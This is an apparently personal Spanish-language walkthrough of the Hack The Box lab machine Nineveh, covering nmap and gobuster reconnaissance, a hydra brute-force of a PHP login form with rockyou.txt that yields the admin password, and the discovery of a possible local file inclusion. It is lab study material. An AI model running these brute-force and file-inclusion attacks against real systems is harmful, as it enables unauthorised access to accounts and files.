
Nineveh


####################################NINEVEH machine medium Linux#################################
LINUX:


Starting Nmap 7.93 (https://nmap.org) at 2023-09-22 21:40 -05
Nmap scan report for 10.10.10.43 (10.10.10.43)
Host is up (0.073s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open http   Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open ssl/http Apache httpd 2.4.18 ((Ubuntu))
| tls-alpn:
|_ http/1.1
| ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox Ltd/stateOrProvinceName=Athens/countryName=GR
| Not valid before: 2017-07-01T15:03:30
|_Not valid after: 2018-07-01T15:03:30
|_http-title: Site doesn't have a title (text/html).
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.18 (Ubuntu)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.00 seconds
Dominio para añadir al etc hosts



directorios con gobuster
gobuster dir -u http://nineveh.htb/ -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,ht,html,ssh,sh,txt,htm








Con esto podemos ver que el user admin si es legible pero su password no es correcto procederemos a

utilizar brute force con hydra




ATAQUE DE FUERZA BRUTA PARA LOGIN PANEL HTTPS CON HIDRA

1) Interceptar la peticion con burpsuite para ver el user y password

```
POST /department/login.php HTTP/1.1
Host: nineveh.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://nineveh.htb
DNT: 1
Connection: close
Referer: http://nineveh.htb/department/login.php
Cookie: PHPSESSID=mdt428t4ha4ped7eq5mr127k17
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

username=admin&password=admin
```

2) Al escribir el user admin tener el cuenta el letrero invalid password



3)utilizar hydra con la siguiente sintaxis
hydra dominio o ip -l userencontrado -P rutadepassword metodo_conexion “rutadelpanel:variablesuserypass:F=letrero”

hydra nineveh.htb -l admin -P /usr/share/wordlists/rockyou.txt http-post-form "/department/login.php:username=^USER^&password=^PASS^:F=Invalid Password"


```
┌──(kali㉿kali)-[~/machineshtb/Nineveh]
└─$ hydra nineveh.htb -l admin -P /usr/share/wordlists/rockyou.txt http-post-form "/department/login.php:username=^USER^&password=^PASS^:F=Invalid Password"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-22 23:32:57
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://nineveh.htb:80/department/login.php:username=^USER^&password=^PASS^:F=Invalid Password
[STATUS] 1929.00 tries/min, 1929 tries in 00:01h, 14342470 to do in 123:56h, 16 active
[80][http-post-form] host: nineveh.htb   login: admin   password: 1q2w3e4r5t
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-22 23:35:19

┌──(kali㉿kali)-[~/machineshtb/Nineveh]
```

NOTA: se debe agregar ^USER^ y ^PASS^ en las respectivas variables, de igual forma no se tuvo en cuenta el **!** al final de password porque al ser un caracter especial me dio error pero sin eso igual funciona.


user: admin
pass:1q2w3e4r5t

LOCAL FILE INCLUSION


al ingresar a NOTE nos aparece este letrero




de aqui identificamos un posible file inclusion y un usuario amrois
http://nineveh.htb/department/manage.php?notes=files/ninevehNotes.txt
si le quitamos una letra a la url no tira un error.



